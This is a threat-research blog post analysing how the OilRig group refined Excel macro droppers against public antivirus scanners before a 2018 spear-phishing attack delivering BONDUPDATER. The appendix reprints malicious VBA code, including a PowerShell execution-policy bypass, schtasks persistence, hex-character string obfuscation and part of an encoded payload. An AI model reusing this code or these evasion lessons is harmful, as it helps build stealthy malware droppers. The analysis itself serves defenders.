Analyzing OilRig's Ops Tempo from Testing to Weaponization to Delivery

By Robert Falcone, Kyle Wilhoit

Published: 2018-11-16 · Archived: 2026-04-02 11:27:27 UTC

Gaining insight into an adversary's operational tempo in the early phases of the attack lifecycle can be very difficult. Typically, there are far fewer data points available to analyze in the reconnaissance and weaponization phases for a researcher to use to determine how quickly an adversary operates prior to direct interaction with a target in the delivery phase. While continuing research on the August 2018 attacks on a middle eastern government that delivered BONDUPDATER, Unit 42 researchers observed OilRig's testing activities and with high confidence links this testing to the creation of the weaponized delivery document used in this attack.

Clearly, OilRig incorporates a testing component within their development process, as we have previously observed OilRig performing testing activities on their delivery documents and their TwoFace webshells. This testing component often involves making small modifications to their delivery documents and submitting these files to online public anti-virus scanning tools to determine the maliciousness of a submitted file and to figure out how to evade these detections. Providing a free and quick anti-virus testing service, using these online scanners aids an attacker in understanding which anti-virus engine detects their malware, thus giving the attacker a metaphorical "quality assurance service."

To determine OilRig's operational tempo, we compared the creation times of the files created during testing, the creation time of the delivery document and the time in which the spear-phishing email was sent in the attack. We found that OilRig began its testing activities just under 6 days prior to the targeted attack and performed three waves of testing attempts on August 20th, 21st, and 26th. The tester created the final test file less than 8 hours before the creation time of a delivery document, which was then delivered via a spear-phishing email 20 minutes later.

OilRig's Testing Activities

While investigating recent attacks performed by the threat actor group OilRig using their new Bondupdater version, Unit 42 researchers searched for additional Microsoft Office documents used by OilRig hoping to locate additional malware being used in other attacks during the same time period. We focused on the functionality and pivoting off the original OilRig Microsoft documents found during our recent investigation.

Unit 42 researchers found 11 additional samples that were submitted across several public anti-virus testing sites, as seen in Table 1. These samples appeared to have been created by OilRig during their development and testing activities, all of which share many similarities with the delivery document used in the recent OilRig attack against a Middle Eastern government, N56.15.doc (7cbad6b3f505a199d6766a86b41ed23786bbb99dab9cae6c18936afdc2512f00) that we have also included in Table 1. During this testing, we saw document filenames that contain the C2 we witnessed in the targeted attack above, specifically the filenames XLS-withyourface.xls and XLS-withyourface – test.xls. The similarities in metadata, macro code, and the filenames containing the C2 domain name leads us to believe these files were in fact OilRig testing their code prior to use in the targeted attack that happened on August 26th. It is interesting to note that while all the testing files were Microsoft Excel documents, the actual file used in the targeted attack was a Microsoft Word document.

Hash	Last Modified/Save Date	Average Detection Count on First	Filename

		Public Submission	
6f522b1be1f2b6642c292bb3fb57f523ebedeb04f0d18efa2a283e79f3689a9f	8/20/2018 19:30:13	22	XLS-withyourface.x
9b6ebc44e4452d8c53c21b0fdd8311bac10dc672309b67d7f214fbd2a08962ce	8/20/2018 19:31:54	16	XLS-withyourface.x
a5bec7573b743932329b794042f38571dd91731ae50757317bdaf9e820ec8d5e	8/20/2018 19:38:51	6	XLS-withyourface.x
6719e80361950cdb10c4a4fcccc389c2a26eaab761c202870353fe65e8f954a3	8/21/2018 6:24:52	4	XLS-withyourface - test.xls
056ffc13a7a2e944f7ab8c99ea9a2d1b429bbafa280eb2043678aa8b259999aa	8/21/2018 7:58:16	18	sss.xls
216ffed357b5fe4d71848c79f77716e9ecebdd010666cdb9edaadf7a8c9ec576	8/21/2018 8:03:22	5	sss.xls
687027d966667780ab786635b0d4274b651f27d99717c5ba95e139e94ef114c3	8/21/2018 8:08:36	17	sss.xls
364e2884251c151a29071a5975ca0076405a8cc2bab8da3e784491632ec07f56	8/21/2018 8:18:36	9	sss.xls
66d678b097a2245f60f3d95bb608f3958aa0f5f19ca7e5853f38ea79885b9633	8/26/2018 5:43:07	11	sss - Copy.xls
70ff20f2e5c7fd90c6bfe92e28df585f711ee4090fc7669b3a9bd024c4e11702	8/26/2018 5:45:04	7	sss - Copy.xls
7cbad6b3f505a199d6766a86b41ed23786bbb99dab9cae6c18936afdc2512f00	8/26/2018 13:34:00	38	N56.15.doc

Table 1 Files generated during testing activities and the document delivered in the related targeted attack

The metadata within the Microsoft Excel spreadsheets seen in Table 1 shows the OilRig developer began creating these testing documents on August 20, six days prior to the related targeted attack. All of the testing activity performed by OilRig occurred prior to their attack on August 26th. When cross referencing the 'Last Modified Date' dates across the testing and attack activity, it is easy to draw a timeline of activity, as seen in the timeline in Figure 1.



Figure 1 Timeline of Testing and Attack Activity

On August 20, 22 anti-virus engines detected the first iteration of XLS-withyourface.xls as malicious, as seen in the chart in Figure 2. Over the next seven minutes, the tester created two more samples whose detections lowered from 16 detections to six, respectively. Ultimately, the detection count was lowest early on August 21, still five days prior to the targeted attack. The timeline in Figure 1 shows a gap in testing activity between August 21st and August 26th, when the tester stopped their activities. However, they later continued by making modifications to the Excel document just prior to the attack on August 26th. The last iteration of testing occurring less than 8 hours before the creation time of the Word delivery document used in the targeted attack.



Figure 2 Detection rate compared to the insertions and deletions that were performed in each iteration of testing

The chart in Figure 2 shows the detection rate of the file fell or rose as the tester modified the spreadsheet during each iteration of testing. These changes in detection rates allow the tester to determine if the modified portion of the file was causing detection. When analyzing this testing activity, we compared the number of changes performed in each iteration, specifically the number of lines inserted and deleted based on the GitHub file diff, to the number of detections to determine if the amount of changes had an obvious effect on the detection rate. Figure 2 shows that iterations 1 and 2, with only minimal changes, resulted in a massive drop in detections, whereas iterations 3 and 4, with a large number of changes, resulted in a small drop and large increase in detections.

At a high level, the quantity of changes is not necessarily important to the tester, rather the quality of the changes helps the tester lower the detection rate while providing information on how to evade these detections. An example of a quality change was the removal of the line of code that runs the dropped VBScript using "wscript" in Iteration 2, which lowered the detection rate from 16 to 6. Ultimately, the tester used the knowledge gained from these testing iterations to create a delivery document that was more difficult to detect and likely to result in a successful attack. For details on the changes made in each iteration, please reference the analysis in the Appendix.

What Did OilRig Learn?

During OilRig's development efforts, the actors were clearly learning and adapting their development techniques. We continually witnessed the attackers submit their files to testing services only to make changes and resubmit to determine the specific contents of the file that cause anti-virus detections. The OilRig actors used the knowledge learned in this process to develop a delivery document that would evade detection, thus increasing the chances of a successful attack.

Doing a differential comparison between each of the documents, allowed Unit 42 researchers to watch each iteration of code, giving a unique perspective into not only how OilRig performed their testing, but also what the actors may have learned during their efforts to lower the detection of their delivery documents. While it's impossible for us to say for certain what OilRig learned ,we can make some assumptions as to what they likely learned:

- Several detections of the macro hinged on the generic call to the built-in Shell function to run a dropped VBScript.
- Running commands in a hidden window (vbHide flag) using the Shell function results in additional detections than when using a visible window (vbNormalFocus flag).
- Including the string "powershell" within the VBScript that the macro would write to the system caused several detections.
- Using string obfuscation on the "powershell" string and the "wscript" string within the command run using the Shell function would result in fewer detections.

What Did We Learn?

Similar to the way OilRig learned to better circumvent detections, we as researchers also learned as we looked at each of the iterations. Providing us with learning opportunities helps us understand the threat actor's techniques and capabilities, as well as better pro-actively build protection mechanisms.

We learned that OilRig:

- Made changes to documents and quickly uploaded the file for testing, with an average of 33 seconds between the file creation times and the testing time.
- Was not concerned about maintaining the macro's functionality during testing efforts, as the changes made by the tester in many iterations made the macro no longer work as intended.
- Will change the functions to run dropped VBScripts, specifically in this case from the Shell object to the built-in Shell function.
- Will add sleep functionality in an attempt to evade sandboxes, specifically in this case using the Wait function.
- Has a preferred string obfuscation technique, which involves replacing a string with each character in hexadecimal form that are concatenated together.

After performing this analysis, we believe the OilRig actors used the macro from the malicious Excel document as the basis for the malicious Word document we discussed in our blog. We believe with high confidence that this macro was used to create the delivery document based on the following similarities:

- Used the same string obfuscation technique that represents a string by its individual hex values concatenated together, as this technique is present in both the testing Excel documents and the Word document used in OilRig's recent attack from our previous blog.
- Obfuscated the "powershell" and "cmd.exe" strings within the embedded VBScript using this string obfuscation technique, which was tested in Iteration 4 of these testing activities.
- Obfuscated the command run by the built-in Shell function using this string obfuscation technique, which was tested in Iteration 8 of these testing activities.

It appears that OilRig actors modified the macro used in the testing activity to create the weaponized delivery document. The modifications involved adding a function named "HGHG" to save the obfuscated BONDUPDATER PowerShell script to a file. OilRig also changed the variable used to store the VBScript to a variable named "A" in the weaponized Word document instead of "DDDD" as witnessed in the testing Excel documents. Lastly, the actors removed the function "AA" from the macro, as this function displays a hidden spreadsheet that would contain the decoy content, which is specific to Excel and not needed for the Word document.

Conclusion

Attackers and groups routinely use file and URL scanning services to help develop and modify their malware to evade detections. We were already familiar with OilRig's testing and development efforts as discussed in our previous blog, and we continually watch for changes to OilRig's development techniques to give us insight into their methods. Gaining this developmental insight sheds light on OilRig's advanced capabilities, giving us a more complete threat actor profile.

Closely examining the development methodologies of attack groups gives researchers unique opportunities to develop an understanding of actor tools, tactics, and procedures. Comparison between what malware is eventually used in active campaigns versus in-development malware allows us to understand what adaptations and modifications were made to each iteration of malware. Additionally, witnessing specific functionality changes within the malware itself, we attempt to make correlations between the new and old functionality. We were also able to gain insight into OilRig's operational tempo by comparing the timestamps of files created during testing and the file delivered in an actual attack. We determined that OilRig began their testing activities 6 days prior to an attack, which ended 8 hours before the creation of the document that the actors delivered via a spear-phish email 20 minutes later.

While OilRig remains active, Palo Alto Networks customers are protected from this threat in the following ways:

- AutoFocus customers can track these samples with the Bondupdater_Docs
- WildFire detects all current OilRig Bondupdater_Docs files with malicious verdicts.
- Traps blocks all of the files currently associated with Bondupdater_Docs

Appendix

This appendix contains the analysis we performed on each iteration of testing. Before the analysis of each iteration, we have included some additional information about the files and the detection rate, as seen and described in Table 1.

Field	**Description**
Files	The SHA256 hashes of the two files we compared to determine the changes made
Filenames	The filenames of the two files compared

Delta	The time difference between the “Modified” timestamp found within the metadata of each file
Positives	The detection rate of the two files compared together, which provides an idea of how the changes in that testing iteration effected the overall detection

Table 1 Additional data provided for each Iteration of testing

The analysis portion of each iteration includes a description of the changes made to the macro in the delivery document. These changes are also visualized in screenshots of diffs between the two files compared in that iteration. When looking at the diff screenshots, lines with a red background were removed from a file, while lines with a green background were added to the file.

Iteration 0

The first known file associated with this testing activity does not appear to be the original document created by the actor. We believe this is the case because this Excel spreadsheet contains a stream named __SRP_0 that appears to have artifacts from a previous version of this delivery document. The __SRP_0 stream contains artifacts, specifically a series of base64 encoded strings that when decoded are almost an exact copy of the BONDUPDATER PowerShell payload named “AppPool.ps1” that was dropped by 7cbad6b3f505a199d6766a86b41ed23786bbb99dab9cae6c18936afdc2512f00 discussed in our blog discussing OilRig’s attack on a middle eastern government in August 2018. In Figure 2 below, we compared the decoded base64 strings from __SRP_0 to the “AppPool.ps1” file that was discussed in our previous blog, which shows the exact same content (including “withyourface[.]com” C2) with the only differences being newlines and spaces.



Figure 2 Comparison of previous BONDUPDATER payload with payload extracted from cached stream

When we analyzed this specific sample, we noticed that the tester has changed the method in which the PowerShell payload is dropped to the system from the malicious Word document discussed in our blog. Instead of writing the AppPool.ps1 file from the macro, the macro in this malicious Excel document only writes the AppPool.vbs, which the macro will run using “wscript”. The VBScript is then responsible for writing AppPool.ps1 to the system, which is the main difference from the Word document’s method discussed in our previously mentioned blog.

Also, it appears the tester removed the BONDUPDATER payload from the sample altogether, as the AppPool.vbs script uses an empty variable named “mysrc” that it would have used to store the base64 encoded payload, which it would decode and save to the AppPool.ps1 file.

As mentioned earlier, we believe this testing activity preceded the attack that used the Word delivery document discussed in our blog. We also believe that this was not the only round of testing performed by the threat group, as the BONDUPDATER tool existing in the __SRP_0 stream suggests that the tester had created a prior document that contained the payload that was removed from this testing activity. It is possible that the tester had previously performed testing activities on the PowerShell payload and removed it to isolate their current testing activities on the macro portion of the delivery document.

Iteration 1

Files	6f522b1be1f2b6642c292bb3fb57f523ebedeb04f0d18efa2a283e79f3689a9f .. 9b6ebc44e4452d8c53c21b0fdd8311bac10dc672309b67d7f214fbd2a08962ce
Filenames	XLS-withyourface.xls -> XLS-withyourface.xls
Delta	1 minute 41 seconds
Positives	22 -> 16

In this iteration, the tester made one simple change, which involved removing the string “powershell.exe” from being written to the AppPool.vbs file. This change essentially breaks the installation process, as the VBScript would no longer be able to run the AppPool.ps1 run correctly; however, the tester made this change to determine if detection stemmed from this string. The diff in the screenshot in Figure 3 does not make the missing “powershell.exe” string immediately apparent, however, if you look for “Shell0” on line 24 you can see “powershell.exe -exec bypass” in the left (red) text and “ -exec bypass” in the right (green) text.

```
23   DDDD = DDDD + """""
24 - DDDD = DDDD + "" & vbCrLf & "DIM fso    " & vbCrLf & "Set fso =
     CreateObject(""Scripting.FileSystemObject"") " & vbCrLf & "dim
     myb64" & vbCrLf & "dim mydst" & vbCrLf & "mydst = decode(mysrc)"
     & vbCrLf & "set Shell0 = CreateObject(""wscript.shell"")" &
     vbCrLf & "If
     (fso.FileExists(""C:\ProgramData\WindowsAppPool\AppPool.ps1""))
     Then" & vbCrLf & "  Shell0.run ""powershell.exe -exec bypass -
     file C:\ProgramData\WindowsAppPool\AppPool.ps1 "", 0, false" &
     vbCrLf & "Else" & vbCrLf & "Shell0.run ""cmd.exe /C schtasks
     /create /F /sc minute /mo 1 /tn """"\WindowsAppPool\AppPool""""
     /tr """"wscript /b
     """"C:\ProgramData\WindowsAppPool\AppPool.vbs"""""""",
     0,false" & vbCrLf & "Set SSXSS =
     fs.CreateTextFile(""C:\ProgramData\WindowsAppPool\AppPool.ps1"",
     True)" & vbCrLf & "SSXSS.WriteLine(mydst)" & vbCrLf & "End If" &
     vbCrLf & "Wscript.Quit(intOK)"
25   Open "C:\ProgramData\WindowsAppPool\AppPool.vbs" For Output As
     #1
```

```
23   DDDD = DDDD + """""
24 + DDDD = DDDD + "" & vbCrLf & "DIM fso    " & vbCrLf & "Set fso =
     CreateObject(""Scripting.FileSystemObject"") " & vbCrLf & "dim
     myb64" & vbCrLf & "dim mydst" & vbCrLf & "mydst = decode(mysrc)"
     & vbCrLf & "set Shell0 = CreateObject(""wscript.shell"")" &
     vbCrLf & "If
     (fso.FileExists(""C:\ProgramData\WindowsAppPool\AppPool.ps1""))
     Then" & vbCrLf & "  Shell0.run "" -exec bypass -file
     C:\ProgramData\WindowsAppPool\AppPool.ps1 "", 0, false" & vbCrLf
     & "Else" & vbCrLf & "Shell0.run ""cmd.exe /C schtasks /create /F
     /sc minute /mo 1 /tn """"\WindowsAppPool\AppPool"""" /tr
     """"wscript /b
     """"C:\ProgramData\WindowsAppPool\AppPool.vbs"""""""",
     0,false" & vbCrLf & "Set SSXSS =
     fs.CreateTextFile(""C:\ProgramData\WindowsAppPool\AppPool.ps1"",
     True)" & vbCrLf & "SSXSS.WriteLine(mydst)" & vbCrLf & "End If" &
     vbCrLf & "Wscript.Quit(intOK)"
25   Open "C:\ProgramData\WindowsAppPool\AppPool.vbs" For Output As
     #1
```

Figure 3 Screenshot of diff between files related to Iteration 1

Iteration 2

Files	9b6ebc44e4452d8c53c21b0fdd8311bac10dc672309b67d7f214fbd2a08962ce .. a5bec7573b743932329b794042f38571dd91731ae50757317bdaf9e820ec8d5e
Filenames	XLS-withyourface.xls -> XLS-withyourface.xls
Delta	6 minutes 57 seconds
Positives	16 -> 6

In this iteration, the tester removed the line responsible for running the AppPool.vbs script using the wscript application. As you can see in Figure 4, the tester just removed the entire line of code and replaced it with a new line.

```
26   Print #1, DDDD
27   Close #1
28   Set Shell0 = CreateObject("wscript.shell")
29 - Shell0.Run "wscript /b
     C:\ProgramData\WindowsAppPool\AppPool.vbs", 0, False
30   End Sub
```

```
26   Print #1, DDDD
27   Close #1
28   Set Shell0 = CreateObject("wscript.shell")
29 +
30   End Sub
```

Figure 4 Screenshot of diff between files related to Iteration 2

Iteration 3

Files	a5bec7573b743932329b794042f38571dd91731ae50757317bdaf9e820ec8d5e .. a5bec7573b743932329b794042f38571dd91731ae50757317bdaf9e820ec8d5e
Filenames	XLS-withyourface.xls -> XLS-withyourface.xls
Delta	10 hours 46 minutes 1 second
Positives	6 -> 4

In this iteration, the tester made fairly significant changes to the macro. First, the tester introduced a line of code that would sleep for 10 seconds after creating the “C:\ProgramData\WindowsAppPool” folder and before writing the AppPool.vbs file to this folder, which can be seen in Figure 5 at line 12. The bottom of Figure 5 and continued into Figure 6 shows that the tester also added the base64 encoded BONDUPDATER PowerShell payload to the DDDD variable instead of the VBScript seen in previous versions of this macro. The base64 encoded BONDUPDATER included here is the exact same payload in the first testing sample’s cached __SRP_0 stream mentioned in Iteration 0. Figure 7 also shows that the tester removed the line that set the Shell0 variable to contain the “wscript.shell” object that it would theoretically use to run the VBScript.



Figure 5 Screenshot of diff between files related to Iteration 3 showing sleep code and other objects added

Figure 6 Screenshot of diff between files related to Iteration 3 showing changes to variable used to store VBScript

Figure 7 Screenshot of diff between files related to Iteration 3 showing removal of the 'wscript.shell' object

Iteration 4

Files	6719e80361950cdb10c4a4fcccc389c2a26eaab761c202870353fe65e8f954a3 .. 056ffc13a7a2e944f7ab8c99ea9a2d1b429bbafa280eb2043678aa8b259999aa
Filenames	XLS-withyourface.xls -> sss.xls
Delta	1 hour 33 minutes 24 seconds
Positives	4 -> 18

In this iteration, the tester replaces the base64 encoded PowerShell script in the macro with the VBScript that it replaced in the previous iteration. The tester also removed some lines of code that instantiated the "Scripting.FileSystemObject" and "Wscript.Shell" objects (line 17 and 18 in Figure 8).



Figure 8 Screenshot of diff between files related to Iteration 4 showing VBScript added back to the macro

It appears that the tester reintroduced the VBScript to the macro, albeit with slight modification. The two modifications to the VBScript stored in the DDDD variable come in the form of obfuscating two of the strings within the script, specifically the “powershell” (line 24 in Figure 9) and “cmd.exe” (line 25 in Figure 9) strings. Instead, both of these strings were constructed one character at a time using the hexadecimal value for each character and concatenated together. For instance, the “powershell” string was replaced with the following:

```
Chr(CLng("&H70")) & Chr(CLng("&H6f")) & Chr(CLng("&H77")) &
Chr(CLng("&H65")) & Chr(CLng("&H72")) & Chr(CLng("&H73")) &
Chr(CLng("&H68")) & Chr(CLng("&H65")) & Chr(CLng("&H6c")) &
Chr(CLng("&H6c"))
```

The tester also added a line (line 29 in Figure 9) that uses the built-in Shell function to run the “AppPool.vbs” script using the wscript application. The tester used the “vbHide” flag in the call to the Shell function, which will run the command in a hidden window.

```
   Sub AAAA()
-      Set fso = CreateObject("Scripting.FileSystemObject")
-      Set WshShell = CreateObject("Wscript.Shell")
- DDDD = DDDD +
 """KCgnU0dGTU1DID0gJysnWDlQd2l0aHlvdXJmYWNlLmNvbVg5UDsNClNHRk5OQ
 yA9IFg5UEM6TXhhUHJvZ3JhbURhdGFNeGFXaW5kb3dzQXBwUG9vbFg5UDsnKycNC
 mlmICgtbm90IChUZScrJ3N0LVBhdGggU0dGTk5DKSknKycgeyBtZCBTR0ZOJysnT
 kM7IH0NClNHRk9PQyA9IFNHRk5OQycrJyArIFg5UE14YXF1aWRYOVA7DQoNClNHR
 lBQQyA9IFNHRk5OQyArIFg5UE14YWxvY2tYOVA7DQonKydpZiAoIShUZXN0LVBhd
```

```
   Sub AAAA()
+ DDDD = "Const b64 =
 ""ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789
 +/""" & vbCrLf & "" & vbCrLf & "Function encode(strText)" &
 vbCrLf & "  Dim lngValue, lngTemp, lngChar, intLen, k, j,
 strWord, str64, intTerm" & vbCrLf & "  Dim strChar, strHex" &
 vbCrLf & "" & vbCrLf & "  strHex = """"" & vbCrLf & "  For k=1
